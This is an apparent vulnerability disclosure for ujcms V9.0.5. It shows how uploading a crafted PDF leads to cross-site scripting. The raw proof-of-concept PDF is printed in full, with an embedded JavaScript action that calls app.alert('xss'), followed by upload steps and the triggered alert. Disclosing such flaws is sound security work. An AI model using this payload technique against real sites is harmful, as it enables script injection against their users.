
Version:V9.0.5

Source:https://gitee.com/ujcms/ujcms


There is an xss vulnerability caused by file uploads in ujcms.Write the poc to a txt file and change the file suffix to pdf. After uploading, access



Poc

%PDF-1.3 %忏嫌 1 0 obj << /Type /Pages /Count 1 /Kids [4 0 R] >> endobj 2 0 obj << /Producer (PyPDF2) >> endobj 3 0 obj << /Type /Catalog /Pages 1 0 R /Names << /JavaScript << /Names [(0b1781f6\0559e7f\0554c59\055b8fd\0557c4588f0d14c) 5 0 R] >> >> >> endobj 4 0 obj << /Type /Page /Resources << >> /MediaBox [0 0 72 72] /Parent 1 0 R >> endobj 5 0 obj << /Type /Action /S /JavaScript /JS (app\056alert\050\047xss\047\051\073) >> endobj xref 0 6 0000000000 65535 f 0000000015 00000 n 0000000074 00000 n 0000000114 00000 n 0000000262 00000 n 0000000350 00000 n trailer << /Size 6 /Root 3 0 R /Info 2 0 R >> startxref 445 %%EOF

The xss vulnerability was successfully triggered


192.168.0.119:8080/cp/1/xss.pdf
pdf.js
xss
确定